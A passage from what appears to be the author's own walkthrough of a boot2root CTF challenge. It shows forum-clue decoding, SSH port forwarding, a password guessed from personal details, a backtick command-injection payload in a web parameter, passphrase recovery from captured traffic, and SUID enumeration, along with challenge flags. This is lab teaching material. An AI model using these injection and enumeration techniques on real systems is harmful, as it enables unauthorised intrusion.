should have been mentioned.</p>
	<p>Guys he took it down! Access the tool through ssh_proxy instead. Its still running locally</p>
	<p>Gandalf Duck</p> <p>Flag 1 of 5: FLAG 1: 10 Points TRYHARDER{cfeae71c03b0fd604a34a8cda00f7d13}</p>

Part 2: Finding Flag 2

(Continuing from above)

Also in the thread: My Rubber Duck Collection


kaliilak asks whats the password, to which ru88berDucky responds with a base64 encoded string, says the password is the same as it has been the entire thread, which we know from above is ducky.



Decoding the base64 string gives you a link to a github repo:



NOTE: The zip file is no longer password protected I updated because some people had trouble unzipping it.



Unzipping password.zip gives you a file pass, containing:
UmFzcGJlcnJ5ODk=, decoding this string from base64 gives you Raspberry89.

This next step requires you to combine all the information found so far.

Figuring out what to do with the found password:

In the previous post before the user kaliilak asks for the password it was said:

“Access the tool through ssh_proxy instead.
Its still running locally”

So it can be deduced that the user was asking for the password of ssh_proxy:
So now we have a set of credentials:

ssh_proxy: Raspberry89

Try to log in to SSH:

```
root@kali: ~  
root@kali:~# ssh ssh_proxy@3.236.21.15  
ssh_proxy@3.236.21.15's password:  
Last login: Wed Jul 29 19:30:25 2020 from 23.233.56.93  
Wake up....  
The Matrix has you.  
Follow the white rabbit.  
Knock, knock.  
  
FLAG 2: 10 Points, TRYHARDER{e3df5baa7b6e06d7cfbcf12aa61e6780}  
  
HINT: ssh_proxy: Use parameter 'Do not execute a remote command. This is useful  
for just port forwarding'  
Connection to 3.236.21.15 closed.  
root@kali:~#
```

ISSUE 6: This is admittedly quite challenging, more hints and nudges should have been provided.

Part 3: Finding Flag 3

Figuring out the hint:

```
man ssh
```

This parameter matches the hint exactly.

```
-N Do not execute a remote command. This is useful for just forwarding ports.
```

NOTE: ssh_proxy has shell /bin/false and very limited privileges, you cannot run any commands or breakout of the shell.

Figuring out what to do with the ssh_proxy user:

Back to IMPORTANT INFO 2:

Thread: WTF You guts hacked me

ru88erDucky says:

“You can still access it. You have a really weak user ssh_proxy. You can proxy the traffic from localhost:3000 through ssh. Just stop running it!!!!”

Combine this knowledge with the hint, and other messages and you know:


- There is a tool running on the server on port 3000
- It is only available locally
- The tool is vulnerable
- You have credentials for user ssh_proxy
- The hint suggests that you should use port forwarding

Use port forwarding to forward traffic from a chosen port through SSH to the remote server running on the port 3000:

```
ssh -L 9999:localhost:3000 -N ssh_proxy@3.236.21.15
```

The local web server can now be accessed at localhost:9000.


Visiting the webserver:



There is 4 different links on this page:

- Bitcoin Tracing Tool
- Tool Extra Features
- Gaunter O'Dimm Fansite (the landing page)
- My Resume

Bitcoin Tracing Tool:



NOTE: This will return a semi-legitimate looking response to whatever you enter, but it doesn't actually do anything. There is no templating or anything done, I don't think it is vulnerable.

My Resume (jeffs-blog):

NOTE: I am not sure if this appears when you run dirb, or other similar tools



Editorial by HTML5 UP

Hi, I'm Jeff

THIS IS MY BLOG

I am developer at SoftwareCompany. I am a security enthusiast and make lots of security tools. I live in Toronto with my dog Poppy. Here is a picture of Poppy and I in front of the Toronto skyline. I was born in 1979, just before the 80s.

[LEARN MORE](#)



Looking back:

In the rubber duck thread it was said:


"He uses the same password that every old person uses, where he lives, his birth year, and his pets name. It took like 3 tries to guess.. Lol . I got user on this server"

Using this info:

I am developer at SoftwareCompany. I am a security enthusiast and make lots of security tools. I live in Toronto with my dog Poppy. Here is a picture of Poppy and I in front of the Toronto skyline. I was born in 1979, just before the 80s.

Password: [where he lives][birth year][pets name]
Toronto1979Poppy

Tool Extra Features:



Online BC Banking
Login

Enter Credentials to Login:

Username

Password

Login

Log in using the password you just found with the username admin.
admin:Toronto1979Poppy

ISSUE 7: This is a bit of a jump.

Explore the Web App:

Home Page:

Online BC Banking

Home	Balance	Transfers	My Account	My Keys	About	Log Out
------	---------	-----------	------------	---------	-------	---------

Welcome, admin

Use the menu above to perform your online banking.
This challenge was inspired by SafeHarbor on Vulnhub

NOTE: the vulnerability in this web app is not the same as the one SafeHarbor.

Balance Page:

Online BC Banking

Home	Balance	Transfers	My Account	My Keys	About	Log Out
------	---------	-----------	------------	---------	-------	---------

Your current account balance is 0.00122527 BTC
If you would like to make a deposit, please email JeffersonAWolf@parrotsnest.com

Potential Username found: JeffersonAWolf

Transfers Page:

Online BC Banking

Home	Balance	Transfers	My Account	My Keys	About	Log Out
------	---------	-----------	------------	---------	-------	---------

Make a Transfer:

Submit

My Account Page:

Online BC Banking

Home	Balance	Transfers	My Account	My Keys	About	Log Out
------	---------	-----------	------------	---------	-------	---------

Admin
Your current account balance is 0.00122527 BTC
Transfers: 4
Payees: 3

About Page:

Online BC Banking

Home	Balance	Transfers	My Account	My Keys	About	Log Out
------	---------	-----------	------------	---------	-------	---------

About:

Version 4:

- Fixed Potential for RCE, Reverse Shell through input sanitization

Version 3:

- Added stat to show file info for MyKeys
- MyKeys: restricted file access to current directory

Version 2:

- Added MyKeys: retrieve the contents of pgp keys
 - Updated transfers

This page tells you where the vulnerability is and what that part of the app does does.

ISSUE 8: I confused Remote Code Execution with Command Injection. Oops.

Checking out MyKeys:

Online BC Banking

Home	Balance	Transfers	My Account	My Keys	About	Log Out
------	---------	-----------	------------	---------	-------	---------

Check PGP Keys of Payees:

- [Fred](#)
- [John](#)


Check the page source:

```
39 <ul>
40   <li><a href="/control/displaykey?key=fred.pgp">Fred</a></li>
41   <li><a href="/control/displaykey?key=john.pgp">John</a></li>
42 </ul>
43 <!--Try SafeHarbor and BlackMarket from Vulnhub, they are really detailed, and force creative thinking-->
44 <!--FLAG 3: 10 Points TRYHARDER{fbb2d9c86b0b5b8d61eb2edcf76a2d85} -->
45 </div>
46 </body>
47 </html>
```

NOTE: BlackMarket is really good, you should definitely try it.

Part 4: Finding Flag 4

Click on one of the links:



```
File: fred.pgp
Size: 519          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563751  Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/crazyeights)  Gid: ( 1000/crazyeights)
Access: 2020-07-21 12:39:08.844797827 -0400
Modify: 2020-07-18 13:36:10.954823057 -0400
Change: 2020-07-18 17:12:17.054830043 -0400
Birth: -
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG v1.58

mI0EXxMyzwEEALnRE01+3TVldYtSLP40vgcBjRXRcBvgtrpvWll95394QERjc3Vh
ra8gc/MkcVu7ZVC3TdYyIoJp1lsrvmlCfjMGbsEyxBey3jWQKpiPW4584H9r1qPX
ljbAxVxSMZPnuVURgfbyuDBf8v9647z2bDfJ4zV6MAJHcoD0x15ROV3LABEBAAG0
BGZyZW5InAQAQIABgUCXxMyzwAKCRDYUKt+CigDCosBBACdtkVI98Wl95pPPbHS
kbtCXBoyncX0B9w7s1l6Alz0bcZh8lu0KuAAN+q5aoeoxDuyq1n34yIgz74MroM9
vLzd5k37HBh9w9devaswUV3w2BcqdeFEm6BbXcXKzcpYi8l6AqWeCdUf1YvUK2CY
2ihcKhHG2on3J9uRl2QoIr0BKA==
=gnAv
-----END PGP PUBLIC KEY BLOCK-----
```

You know from the about page that the first command is stat, so the app must execute at least one command. Try different things to test the response given.

If you try: key=/etc/passwd
You get error retrieving file.

If you try: key=pickles
You get error retrieving file.

If you try: fred.pgp john.pgp
You get:

```

File: fred.pgp
Size: 519          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563751   Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyeights)  Gid: ( 1000/crazyeights)
Access: 2020-08-01 16:19:37.506187325 -0400
Modify: 2020-07-18 13:36:10.954823057 -0400
Change: 2020-07-18 17:12:17.054830043 -0400
Birth: -
File: john.pgp
Size: 519          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563750   Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyeights)  Gid: ( 1000/crazyeights)
Access: 2020-07-18 17:14:03.890829747 -0400
Modify: 2020-07-18 13:35:23.666823188 -0400
Change: 2020-07-18 17:12:17.054830043 -0400
Birth: -
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG v1.58

mI0EXxMyzwEEALnRE01+3TVldYtSLP40vgcBjRXRcBvgtrtpvWll95394QERjc3Vh
ra8gc/MkcVu7ZVC3TdYyIoJp1lsrvmlCfjMGbsEyxBey3jWQKpiPW4584H9r1qPX
ljbAxVxSMZPnuVURgfbYuDBf8v9647z2bDfJ4zV6MAJHcoD0x15ROV3LABEBAAG0
BGZyZWSInAQQAQIABgUCXxMyzwAKCRDYUKt+CigDCosBBACdtkVI98Wl95pPPbHS
kbtCXBoyncX0B9w7s1l6Alz0bcZh8luOKuAAN+q5aoeoxDuyq1n34yIgz74MroM9
vld5k37HBh9w9devaswUV3w2BcqdeFem6BbXcXKzcpYi8l6AqWeCdUf1YvUK2CY
2ihKhHG2on3J9uRl2QoIr0BKA==
=gnAv
-----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG v1.58

mI0EXxMymAEEALgnXHo/hqqdnuiajwaVsRji8jvGoS9gon7k05kIFfuMQVkbFPUA
1A8CGGcplQ3DgXFa5KW2Qxt+uz5e13L5Mlx4o1pVS26jKh/ui07P5jixuLjYgFVE
MNJvfcsnYM8/3d699cTnsnaBqzbtHS1Td77U/j2tIrRV3WYfudu3/003ABEBAAG0
BGpvaG6InAQQAQIABgUCXxMymAAKCRBc1KYm3I49kJqgBACpj3kcDjqk/K3bSLE
FB7f9txm8+X/GS5J4M4fgAMtFbg70RbcvW+26a3T0yZhECPKeyP+Xq+1RqPfdzK5
qVt0YvEG+DN2TR+xttIXuv6zBOZXwUmqnaInjse15dekP5+u2f3mToncpS+mT3D+
OENMRyxHfM+q+6FaYB4FQFhtuw==
=HVgg
-----END PGP PUBLIC KEY BLOCK-----

```

Suggesting that stat is run first.

Use that knowledge to formulate a command that can run without causing errors in the rest of the command.

`http://localhost:9999/control/displaykey?key=fred.pgp `ls``

Will list all the files in the directory and then their contents

` - causes the command ls to be executed first, and then stat and cat to be run on the resulting list of files.

```

File: fred.pgp
Size: 519          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563751    Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyheights)  Gid: ( 1000/crazyheights)
Access: 2020-08-01 16:19:37.506187325 -0400
Modify: 2020-07-18 13:36:10.954823057 -0400
Change: 2020-07-18 17:12:17.054830043 -0400
Birth: -
File: fred.pgp
Size: 519          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563751    Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyheights)  Gid: ( 1000/crazyheights)
Access: 2020-08-01 16:19:37.506187325 -0400
Modify: 2020-07-18 13:36:10.954823057 -0400
Change: 2020-07-18 17:12:17.054830043 -0400
Birth: -
File: john.pgp
Size: 519          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563750    Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyheights)  Gid: ( 1000/crazyheights)
Access: 2020-08-01 16:25:44.262186309 -0400
Modify: 2020-07-18 13:35:23.666823188 -0400
Change: 2020-07-18 17:12:17.054830043 -0400
Birth: -
File: README
Size: 1622         Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563794    Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyheights)  Gid: ( 1000/crazyheights)
Access: 2020-07-18 17:56:53.994822630 -0400
Modify: 2020-07-09 12:51:38.971484000 -0400
Change: 2020-07-18 17:12:10.990830060 -0400
Birth: -
File: TestClient.py
Size: 861          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563793    Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyheights)  Gid: ( 1000/crazyheights)
Access: 2020-07-18 17:56:53.994822630 -0400
Modify: 2020-07-09 12:23:49.643546000 -0400
Change: 2020-07-18 17:12:10.990830060 -0400
Birth: -
File: TestServer.py
Size: 1669         Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 52563795    Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/crazyheights)  Gid: ( 1000/crazyheights)
Access: 2020-07-21 11:35:53.236808339 -0400
Modify: 2020-07-18 18:03:13.146821580 -0400
Change: 2020-07-18 18:03:13.146821580 -0400
Birth: -
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG v1.58

mI0EXdMyzwEEAlnRE0l+3TVldYtSlP40vgcBjRXRcBvgtrtpwWl1953940ERjc3Vh
ra8gc/MkcVu7ZVC3TdYyIoJp1lsrvmLcfjMgbsEyx8ey3jWQKpiPW4584H9r1qPX
ljbAxVxSMZPnuVURgfbyuDBf8v9647z2bdfJ4zV6MAJHcoD0x15ROV3LABEBAAG0

```

Lists the contents of the current directory.

There is 3 other files in the directory:

- README
- TestClient.py
- TestServer.py

2 IMPORTANT DETAILS:

In TestServer.py:

```

#TO DO Remove Me:

admin_passphrase = "79fd7d4d34de9d5368c6b15091c29047"
conn.send(b'Bitcoin Address Exchange Test Tool\n\nEnter
Passphrase:')
data = conn.recv(1024)
data_str = str(data.decode('utf-8'))
print(data_str)

```

```

#Parse the passphrase to create the password:
#Using SSH password, will try to merge with existing protocol
for more "legitimate" authentication
data_pass = ''.join(x[0] for x in data_str.split('\n'))
m = hashlib.md5()
m.update(data_pass.encode('utf-8'))
pass_hash = m.hexdigest()

```

In README:

```

Transferring data in plaintext is not safe anyway.
This data was captured when observing the connection:
00000000 42 69 74 63 6f 69 6e 20 41 64 64 72 65 73 73 20 Bitcoin Address
00000010 45 78 63 68 61 6e 67 65 20 54 65 73 74 20 54 6f Exchange Test To
00000020 6f 6c 0a 0a 45 6e 74 65 72 20 50 61 73 73 70 68 ol..Enter Passph
00000030 72 61 73 65 3a rase:
00000000 47 65 72 61 6c 74 0a 30 66 0a 72 69 76 69 61 0a Geralt.of.rivia.
00000010 54 68 65 0a 57 68 69 74 65 0a 77 6f 6c 66 0a 4d The.White.wolf.M
00000020 61 73 74 65 72 0a 30 66 0a 74 68 65 0a 77 69 74 aster.of.the.wit
00000030 63 68 65 72 69 6e 67 0a 54 72 61 64 65 0a 74 68 chering. Trade.th
00000040 65 0a 42 75 74 63 68 65 72 0a 6f 66 0a 42 6c 61 e.Butcher.of.Bla
00000050 76 69 6b 65 6e 0a 54 68 65 0a 57 69 74 63 68 65 viken.The.Witche
00000060 72 0a 33 0a 77 69 6c 64 0a 48 75 6e 74 r.3.wild.Hunt
00000035 41 75 74 68 65 6e 74 69 63 61 74 69 6f 6e 20 53 Authenti cation S
00000045 75 63 63 65 73 73 2e uccess.
0000006D 43 4c 4f 53 49 4e 47 20 43 4f 4e 4e 45 43 54 49 CLOSING CONNECTI
0000007D 4f 4e ON
0000007F 71 q
0000004C 53 75 63 63 65 73 73 2e Success.


```

From these two files we get:

- A passphrase which is parsed to be the SSH password
- The code necessary to parse the passphrase into the password

ISSUE 9: A passphrase is not the first letter of every word in a sentence, but the entire sentence so this might be confusing to some people.

Take the data captured when observed the authentication process, and restore the new lines:



The screenshot shows a text editor window with three tabs: 'ForumBoot2RootNotes', 'pass', and '*Untitled Document 1'. The 'pass' tab is active and displays a list of 20 lines of text, each starting with a number from 1 to 20. The text is as follows:

```
1 Geralt.  
2 0 f.  
3 rivia.  
4 The.  
5 Whit e.  
6 wolf.  
7 Master.  
8 Of .  
9 the.  
10 witchering.  
11 Trade.  
12 the.  
13 Butche r.  
14 of.  
15 Blaviken.  
16 Th e.  
17 Witcher.  
18 3.  
19 wild .  
20 Hunt
```

Launch python, and copy in the passphrase, and use the code from the server used to parse the passphrase, to parse it.


```
crazyheights@es-base: ~  
crazyheights@es-base:~$ python3  
Python 3.8.3 (default, May 14 2020, 11:03:12)  
[GCC 9.3.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> a="""Geralt.  
... 0 f.  
... rivia.  
... The.  
... Whit e.  
... wolf.  
... Master.  
... 0f .  
... the.  
... witchering.  
... Trade.  
... the.  
... Butche r.  
... of.  
... Blaviken.  
... Th e.  
... Witcher.  
... 3.  
... wild .  
... Hunt"""  
>>> data_pass = ''.join(x[0] for x in a.split('\n'))  
>>> data_pass  
'G0rTWwM0twTtBoBTW3wH'  
>>> 
```

Login to SSH:

Use the username found on the Balance page:

```
JeffersonAWolf@ip-10-0-0-79: ~  
root@kali:~# ssh JeffersonAWolf@3.236.21.15  
JeffersonAWolf@3.236.21.15's password:  
Last login: Thu Jul 23 13:38:43 2020 from 70.54.28.193  
Wake up...  
The Matrix has you.  
Follow the white rabbit.  
Knock, knock.  
or  
thFLAG 2: 10 Points, TRYHARDER{e3df5baa7b6e06d7cfbcf12aa61e6780}  
r.HINT: ssh_proxy: Use parameter 'Do not execute a remote command. This is useful  
for just port forwarding'  
JeffersonAWolf@ip-10-0-0-79:~$ ls -
```

Find the user flag:

```
JeffersonAWolf@ip-10-0-0-79:~$ ls -R  
.:  
Desktop Pictures follow_the_white_rabbit.txt ru88erduck_wuz_here.txt  
Documents Videos oscp_prep th0rr0th_wuz_here.txt  
  
./Desktop:  
follow_the_white_rabbit.txt secret_passphrase.txt uS3r.txt  
  
./Documents:  
follow_the_white_rabbit.txt hall_of_mirrors.sh riddle riddle.txt
```

```
JeffersonAWolf@ip-10-0-0-79: ~/Desktop
JeffersonAWolf@ip-10-0-0-79:~/Desktop$ cat uS3r.txt

To all things and men I appertain,
and yet by some am shunned and distained.
Fondle me and ogle me til you're insane,
but no blow can harm me, cause me pain.
Children delight in me, elders take fright.
Fair maids rejoice and spin.
Cry and I weep, yawn and I sleep.
Smile, and I too shall grin.
What am I?

FLAG 4 - 20 pts
TRYHARDER{8dfbba54b4579304a402709c9a72d12f}
JeffersonAWolf@ip-10-0-0-79:~/Desktop$
```


You can also find the passphrase file:

```
JeffersonAWolf@ip-10-0-0-79: ~/Desktop
JeffersonAWolf@ip-10-0-0-79:~/Desktop$ ls
follow_the_white_rabbit.txt  secret_passphrase.txt  uS3r.txt
JeffersonAWolf@ip-10-0-0-79:~/Desktop$ cat secret_passphrase.txt
Geralt
Of
rivia
The
White
wolf
Master
Of
the
witchering
Trade
the
Butcher
of
Blaviken
The
Witcher
3
wild
Hunt
JeffersonAWolf@ip-10-0-0-79:~/Desktop$ cat
```

Part 5: Finding the Root Flag: Method 1


Find files that the user can run as root:

```
find / -perm /4000 2>/dev/null
```



```
JeffersonAWolf@ip-10-0-0-79: ~  
/snap/core/9665/bin/mount  
/snap/core/9665/bin/ping  
/snap/core/9665/bin/ping6  
/snap/core/9665/bin/su  
/snap/core/9665/bin/umount  
/snap/core/9665/usr/bin/chfn  
/snap/core/9665/usr/bin/chsh  
/snap/core/9665/usr/bin/gpasswd  
/snap/core/9665/usr/bin/newgrp  
/snap/core/9665/usr/bin/passwd  
/snap/core/9665/usr/bin/sudo  
